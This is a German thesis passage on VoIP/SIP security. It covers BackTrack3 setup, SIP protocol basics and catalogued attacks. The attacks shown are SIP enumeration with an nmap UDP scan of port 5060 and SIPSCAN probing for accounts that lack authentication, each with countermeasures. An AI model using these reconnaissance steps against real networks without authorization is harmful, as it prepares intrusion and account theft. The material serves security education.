
Die Installation ist geschafft! Zum Starten von BackTrack3 ist links unter „Inventory" die erstellte virtuelle Maschine „BackTrack3" zu selektieren und mittels dem grünen Play-Button in der oberen Taskliste zu starten. Sollten zuvor die grün markierten „Network Adapter" und „CD/DVD" nicht verfügbar sein (durch rotes Icon ersichtlich), so ist dies völlig normal. Diese werden erst durch das Starten der virtuellen Maschine aktiviert. Um zu Backtrack3 zu gelangen, muss der TAB „Console" gewählt werden…




Sollte in der „Console“ untenstehender Hinweis erscheinen, so muss noch das „Remote Console Plug-in“ installiert werden. Dazu ist auf den orangen Link „Install plug-in“ zu klicken und entsprechende Dialogfelder zu bestätigen. Dabei wird derVMware-Server komplett geschlossen. Dieser ist danach wieder mittels Icon auf dem Desktop zu starten, dabei müssen wiederum Benutzername und Kennwort angegeben werden.



Nach dem Aufstarten des VMware-Servers ist untenstehend der Status der virtuellen Maschine „BackTrack3“ ersichtlich. In der oberen Taskliste kann noch der bereits eingesteckte USB-Stick zur virtuellen Maschine hinzugefügt werden. Somit ist ein Kopieren der Daten von und zu der virtuellen Maschine möglich. Um BackTrack3 zu starten, wird der TAB „Console“ ausgewählt…




Um in der „Console“ BackTrack3“ zu starten, ist mit der Maus in die 2 weissen Quadrate zu doppelklicken…



Geschafft, BackTrack3 ist betriebsbereit. Angriff-Tools können entweder via Menu oder direkt in der Kommandozeile „Rund Command“ aufgerufen werden. Unter Devices sind der Netzwerkadapter und der USB-

Stick ersichtlich. Rechts unten kann die Sprache für die Tastatureinstellung vorgenommen werden. Mit dem dritten Icon von links in der unteren Taskliste ist ein „Datei-Explorer“ verfügbar, wie man es fast wie von Windows her kennt.



2 SIP (Session Initiation Protocol) – Einführung

SIP ist das am meist eingesetzte VOIP–Signalisierungsprotokoll. Daher ist es auch nicht verwunderlich, weshalb gerade dieses Thema die Diskussionen betreffend VOIP-Security dominiert.
Eine kurze Einführung in SIP soll zum besseren Verständnis der nachfolgende Angriffe/Analysen beitragen.

Die Sicherheit von SIP kann nicht auf ein einzelnes IP-Telefon herunter aufgesplittet werden. Die in dieser Arbeit aufgezeigten Angriffe sind anwendbar für sämtliche IP-Telefone, welche SIP unterstützen. Egal, ob es sich hierbei um ein Soft- oder Hardphone handelt.

SIP wurde erstmals im Jahr 1999 von der IETF im RFC 2543 spezifiziert. RFC 3261 ersetzte dann im Juni 2002 RFC 2543, sie ist die heute gültige und anwendbare Spezifikation für SIP. Es folgten dann noch weitere wie RFC 3262, RFC 3263, RFC 3264 und RFC 3265.

SIP dient dem Verbindungsauf- und Abbau zwischen IP-Telefonen und ist wie oben schon erwähnt, ein Signalisierungsprotokoll. Das heisst, die Sprachdaten werden über andere Protokolle ausgetauscht, wie zum Beispiel über RTP.

SIP wird über TCP oder UDP übertragen und hört normalerweise den Port 5060 ab. Eine gesicherte Übertragung mittels TCP wird sehr oft aus zeitlichen (da die Telefonie eine Echtzeitanwendung ist) und performanten (Bauart der Endgeräte) Gründen nicht eingesetzt.
Hier zeigt sich dann somit auch schon die erste Verwundbarkeit von SIP.

SIP lehnt sehr eng an die Protokolle HTTP und SMTP an und verwendet wie diese auch textbasierte Nachrichten.
Die SIP-Adressen gleichen dem Aufbau von E-Mail-Adressen (z.B. sip:4111@10.1.1.121)

2.1.1 SIP-Architektur

Eine SIP Infrastruktur enthält in der Regel folgende 4 Komponenten:

User Agent
Ist ein Soft- oder Hardphone, welches das SIP Protokoll zum Verbindungsauf- Abbau einsetzt.
Der User Agent kann selbständig Anrufe initiieren und beantworten. Wird auch in Kurzform als „UA“ geschrieben.

Registrar
Die User Agent registrieren sich beim Registrar Server. Diese Registrierung ist oftmals durch eine Authentifizierung des User Agents gesichert, damit sich nur authentisierte User anmelden können.
Dabei wird ein Challenge-Response-Verfahren eingesetzt, den User Agent also ein „Nonce Value“ gesendet, mit dem er den MD5 Hashwert bildet.

Proxy Server
Ein Proxy-Server leitet Anfragen von und zu den User Agents weiter. Proxy-Server können auch Aufgaben wie Routing und Authentifizierung übernehmen.

Redirect Server
Der Redirect Server wird anstelle eines Proxy-Servers eingesetzt. Dieser hat die Aufgabe, dem Initiator eines Verbindungsaufbaus die IP-Adresse des gewünschten Gesprächspartners mitzuteilen.

2.1.2 SIP-Nachrichten

Untenstehend aufgeführte SIP-Requests sind die am meisten vorkommenden Nachrichten, welche während einem Verbindungsauf- und Abbau vorkommen können. Es gibt noch weitere Nachrichten, welche jedoch im Rahmen dieser Diplomarbeit nicht behandelt und deshalb hier nicht aufgeführt werden.
Diese Nachrichten können einzeln oder als Folge (Response / Antwort) eines zuvor übertragenen SIP-Dialoges auftreten.

INVITE
Eine VOIP-Verbindungs-Anfrage wird zu einem User Agent gesendet um ihn in eine Verbindung „einzuladen“. Dieser Request wird von einem User Agent generiert, dann via Registrar, Redirect Server oder Proxy Server zum gewünschten Zielteilnehmer (User Agent) transportiert.

BYE
Beendet eine bestehende Verbindung zwischen zwei User Agents

Options
Besagt, welche SIP Meldungen und Codecs ein User Agent oder ein Server versteht. Somit kann bei Verbindungsaufbau ein gemeinsamer Standard gefunden werden, welcher von beiden Seiten verstanden wird.

ACK
Es wird eine Bestätigung gesendet, dass der ankommende Ruf angenommen wurde. (ACK = Acknowledge)

REGISTER
Registriert einen User Agent bei einem Registrar, gesendet wird diese Nachricht vom User Agent aus.

CANCEL
Löscht eine bereits initiierte INVITE-Nachricht. Ein User Agent kann somit seinen zuvor getätigten Verbindungsaufbau zu einem anderen User Agent wieder löschen.

INFO
Während einer bestehenden Verbindung werden zusätzliche Informationen ausgetauscht.

2.1.3 SIP Meldungen

Eine typische SIP Meldung enthält hauptsächlich folgende Komponenten:

To Field
Empfänger der SIP Meldung

From Field
Sender der SIP Meldung


Call-ID Field
Eine eindeutige Nummer, welche die Verbindung zwischen zwei User Agents referenziert.
Alle zu dieser Verbindung gehörenden Meldungen werden mit dieser Call-ID versehen. Somit ist eine eindeutige Zuordnung dieser Meldung zur richtigen Kommunikation möglich.

CSeq Field
Stellt sicher, dass die richtige Reihenfolge beim Interpretieren der Meldungen an der jeweiligen Zieladresse eingehalten wird. Dieser Zähler wird mit jeder weiteren Nachricht um eine inkrementiert.

Content-Type Field
Beschreibt den MIME Typ der Nutzdaten

Content-Length-Field
Beschreibt die Grösse der Nutzdaten im Paket

Aufbau einer SIP-Meldung:


INVITE sip:itou@oki.com SIP/2.0

Via: SIP/2.0/UDP 10..0.100;branch=z9hG4bK1234
Max-Forwards: 70
To: <sip:tanaka@oki.com>
From: <sip:itou@oki.com>;tag=123456
Call-ID: 3d45f59a12b54
CSeq: 1 INVITE
Contact: sip:10.2.0.100:5060
Content-Type: application/sdp
Content-Length: 100

Blank Line

v=0
o=- 5894032 5894032 IN IP4 10.2.0.100
S=SDP Media Session
... The rest is omitted.

(Quelle Bild: http://download.oracle.com/docs/cd/E12529_01/wlss31/programming/wwimages/message-blocks.gif)

2.1.4 SIP Responses


SIP Responses sind 3 Zeichen lang, wobei das erste Zeichen die Kategoriezugehörigkeit beschreibt.
SIP Responses werden meist als eine Antwort, Information oder Bestätigung einer zuvor erhaltenen SIP-Nachricht dessen Sender zurück gesendet.
Untenstehende Tabelle soll eine Übersicht der möglichen SIP Responses geben:

Response	**Kategorie**	**Code**
1xx Responses	Information Responses	100 Trying
		180 Ringing
		181 Call is Being Forwarded
		182 Queued
		183 Session Progress
2xx Responses	Successfull Responses	200 OK
3xx Responses	Redirection Responses	300 Multiple Choices
		301 Moved Permanently
		302 Moved Temporarily
		303 See Other
		305 Use Proxy
		380 Alternative Service
4xx Responses	Request Failure Responses	400 Bad Request
		401 Unauthorized
		402 Payment Required
		403 Forbidden
		404 Not Found
		405 Method Not Allowed
		406 Not Acceptable
		407 Proxy Authentication Required
		408 Request Timeout
		409 Conflict
		410 Gone
		411 Length Required
		413 Request Entity Too Large
		414 Request URI Too Large
		415 Unsupported Media Type
		420 Bad Extension
		480 Temporarily Not Available

		481 Call Leg/Transaction Does Not Exist 482 Loop Detected 483 Too Many Hops 484 Address Incomplete 485 Ambiguous 486 Busy Here
5xx Responses	Server Failure Responses	500 Internal Server Error 501 Not Implemented 502 Bad Gateway 503 Service Unavailable 504 Gateway Time-out 505 SIP Version Not Supported
6xx Responses	Global Failure Responses	600 Busy Everywhere 603 Decline 604 Does Not Exist Anywhere 606 Not Acceptable

Um zu verdeutlichen wie die SIP-Nachrichten und deren Responses zwischen den User Agents, Registrars, SIP-Proxy Servern und Redirect Servern ausgetauscht werden, ist untenstehend ein exemplarischer Verbindungsaufbau mit den dazugehörigen Erläuterungen aufgeführt

2..1.5 Exemplarischer Verbindungsaufbau in SIP




(Quelle Bild: http://www.en.voipforo.com/SIP/SIP_example.php)

User Agent A sendet eine INVITE Nachricht an den SIP Proxy, welcher diese zu B weiterleitet und mit „TRYING 100“ dem User Agent A bestätigt. Ist User Agent B erreichbar, beginnt dieser zu klingeln und sendet als Bestätigung „RING 180“ an den SIP Proxy, welcher diese Bestätigung an User Agent A weiterleitet. Mit dem Abnehmen des Hörers sendet User Agent B ein „OK200“ an den SIP Proxy, der diese Nachricht wiederum zu User Agent A weiterleitet. User Agent A bestätigt den Erhalt der vorherigen Nachricht und sendet via SIP Proxy ein „ACK“ zu User Agent B. Die Verbindung steht und es kann der Austausch der Nutzdaten (RTP-Pakete) stattfinden. Wenn User Agent A das Gespräch beendet, sendet er via SIP Proxy dem User Agent B eine „BYE“ Nachricht, welcher den Erhalt mittels „ACK“ zurück an User Agent A bestätigt. B ist somit über das Ende des Gespräches informiert und baut ebenfalls die Verbindung ab.

2.1.6 Exemplarischer Registrierungsablauf eines User Agents in SIP

Ein User Agent sendet dem SIP Registrar eine Register-Nachricht, um sich bei diesem zu registrieren.
Der Registrar sendet dem User Agent infolge erforderlicher Authentifizierung, eine „407 Proxy Authentication Required“ Nachricht zurück. Mit dieser Nachricht wird dem User Agent ebenfalls ein „Nonce“ gesendet, mit welchem der User Agent einen MD5 Hashwert bildet, um die Registrierungsdaten nicht als Klartextnachricht über das Netzwerk zu senden. Die erfolgreiche Registrierung wird vom SIP Proxy zurück an den User Agent bestätigt.



(Quelle Bild: http://www.informatik.uni-bremen.de/~prelle/terena/cookbook/Cookbook_D2/figures/chapter4/register.png)

Die obigen Informationen betreffend SIP-Protokoll sind nicht abschliessend und vollumfänglich aufgeführt.
Sie dienen jedoch dem besseren Verständnis, um die in den nächsten Kapiteln aufgeführten Angriffe begreifen und selbst nachvollziehen zu können.
Tiefere und weiterführende Informationen über das SIP-Protokoll sind unter folgenden Links erhältlich:
http://www.sip.ch
http://de.wikipedia.org/wiki/Session_Initiation_Protocol
http://www.ietefxx64.ch
http://www.ietf.org/html.charters/sip-charter.html

Benennung Angriffe / Analyse:

2.2.1-Enumeration SIP User & Extension

Eingesetztes Tool:

zenmap / nmap

Downloadlink / Quelle des Tools:

http://insecure.org/nmap

Hinweise zu Installation / Verfügbarkeit:

Zenmap ist die grafische Erweiterung von nmap, welches auch in BackTrack3 integriert ist.
Zenmap ist sowohl für Windows und Linux erhältlich.

Angriff /Analyse gegen:	**Wert:**
Integrität………………….....	
Vertraulichkeit……………...	x
Verfügbarkeit……………….	
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	2
Anwendung Tool…………...	2
Erforderliche Vorkenntnisse..	3
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	2

Ziel Angriff /Analyse:

Bei der Enumeration geht es dem Angreifer darum, im ganzen Ziel-Netzwerk so viele Informationen über die angeschlossenen User Agents (Hard- oder Softphones), Registrars, Proxy-Server und Redirect Server zu erhalten, wie es überhaupt möglich ist.
Die Enumeration steht meist am Anfang weiterer Angriffe, welche jedoch erst mit den aus der Enumeration gewonnen Kenntnissen möglich sind.

Schutz gegen Angriff / Analyse:

Eine wirksame Schutzmassnahme ist schwierig zu realisieren, denn die Ports müssen für die korrekte Funktionalität offen bleiben.

Einzige mögliche Massnahmen sind:

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: IDS, Kapitel 8.5.15

Kommentar:

Zenmap ist nichts anderes als nmap mit der GUI-Erweiterung. Diese GUI-Erweiterung ist je nach Installationspaket von nmap automatisch darin enthalten. Dieser Angriff lässt sich sowohl mit zenmap wie auch mit nmap ausführen.

2.2.2 Technik und Funktionsweise

Für die Enumeration werden Portscanner eingesetzt. Mit dem Wissen, dass die SIP Terminals, Registrars und SIP-Proxy-Server normalerweise auf dem Port 5060 das Netzwerk nach eingehenden Nachrichten abhören, kann spezifisch nach offenen 5060 Ports gesucht werden.

Der Einsatz dieses Tools wird dem Angreifer folgende Informationen liefern können:
Offene 5060 Ports, welche das Netzwerk abhören. Da 5060 für SIP definiert ist, können somit alle zur Zeit aktiven am Netzwerk angeschlossenen User Agents (Hard- oder Softphones), Registrars, Proxy-Server und Redirect Server ausfindig gemacht werden.

2.2.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt das Netzwerk 10.1.1.0/24 nach SIP Terminals, SIP Proxy Servern, Redirect Servern und Registrars zu scannen.
Nach der Installation von zenmap wird der Angriff mit folgenden Argumenten von deren Command-Line aus gestartet: „nmap –sU –p5060 10.1.1.0/24


Die Argumente im Einzelnen stehen wie folgt für:

nmap	Aufruf Tool
-sU	UDP Scan
-p 5060	Es soll nach offenen 5060 Ports gescannt werden
10.1.1.0/24	Das Netzwerk, welches gescannt werden soll


(Bemerkung: Die Netzwerkmaske wurde in diesem Angriff bewusst auf /24 gesetzt, damit der Scanvorgang nicht das ganze Subnetz /16 scannt. Dies wurde aus rein zeitlichen Gründen so gemacht)

Damit der Angreifer im Netzwerk nach offenen Ports scannen kann, braucht er Zugang zum Netzwerk. Dies kann lokal vor Ort oder aus der Ferne via Remotezugang sein. Einen Remotezugang kann sich der Angreifer mittels Trojaner oder sonstiger Malware schaffen, die er zuvor zum Beispiel als E-Mail-Anhang einem ahnungslosen Benutzer sendet. Somit kann er ungeachtet über einen Rechner ins Netzwerk eindringen und den Angriff gegen die VOIP-Systeme vornehmen.

Untenstehend ist zu sehen, wie zenmap durch den Befehl „nmap –sU –p 5060 10.1.1.0/24“ alle aktiven am Netzwerk angeschlossenen Hosts und Server mit offenem 5060 Port auflistet.



Durch Klicken auf einen bestimmten Host werden mehr Detailinformationen wie zum Beispiel MAC-Adresse, Device Type, Operating System und Network Distance preisgegeben. Mit der MAC Adresse ist auch der Hersteller dieses Devices aufgelistet. Solche Informationen liefern für spätere Angriffe sehr nützliche Hinweise.



2.2.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Die Enumeration ist eigentlich die Planungsphase weiterer Angriffe. Während der Enumeration werden dem Angreifer potentielle Ziele aufgelistet und eventuelle Konfigurationsfehler des Netzwerkes aufgezeigt, welche mögliche Einstiegspunkte in das Unternehmensnetzwerk beinhalten. Anhand der gefundnen Hosts /Server und den dazugehörenden Operating Systems kann beim Durchgehen der Auflistung sofort festgestellt werden, welches zum Beispiel der SIP Proxy Server ist. Somit lassen sich gezielt lohnenswerte Ziele für weitere Angriffe aussuchen.
Die Enumeration selbst birgt für das Angriffsziel keine wirklich grosse Gefahr, ausser dass in Sachen Vertraulichkeit Informationen über das Angriffsziel gesammelt werden. Jedoch darf diese Angriffsart nicht unterschätzt werden, denn sie ist immer als Vorbereitung weiterführender Angriffe gedacht.

Benennung Angriffe / Analyse:

2.2.3-Enumeration SIP User & Extension

Eingesetztes Tool:

SIPSCAN

Downloadlink / Quelle des Tools:

http://www.hackingvoip.com

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist unter Windows lauffähig. Nach dem Download einfach sipscan.exe ausführen und den Installationsanweisungen folgen.
SIPSACN ist nicht in BackTrack3 enthalten.

Angriff /Analyse gegen:	**Wert:**
Integrität………………….....	
Vertraulichkeit……………...	x
Verfügbarkeit……………….	x
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	2
Anwendung Tool…………...	3
Erforderliche Vorkenntnisse..	3
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	4

Ziel Angriff /Analyse:

Mittels SIPSCAN werden gezielt SIP-Nachrichten wie INVITE, REGISTER, OPTIONS etc… an die User Agents, Registrars, Redirect Server oder Proxy Server gesendet, um anhand deren Responses Rückschlüsse auf Konfigurationsdetails oder vorhandene Sicherheitslöcher ziehen zu können.

Der Einsatz dieses Tools wird dem Angreifer folgende Informationen liefern können:
- Müssen sich die User Agents gegenüber dem Registrar oder Proxy-Server registrieren?

Gefundne User Accounts, welche bei der Registrierung an den SIP Proxy Server keine Authentifizierung benötigen, können einfach „gestohlen“ und missbraucht werden.

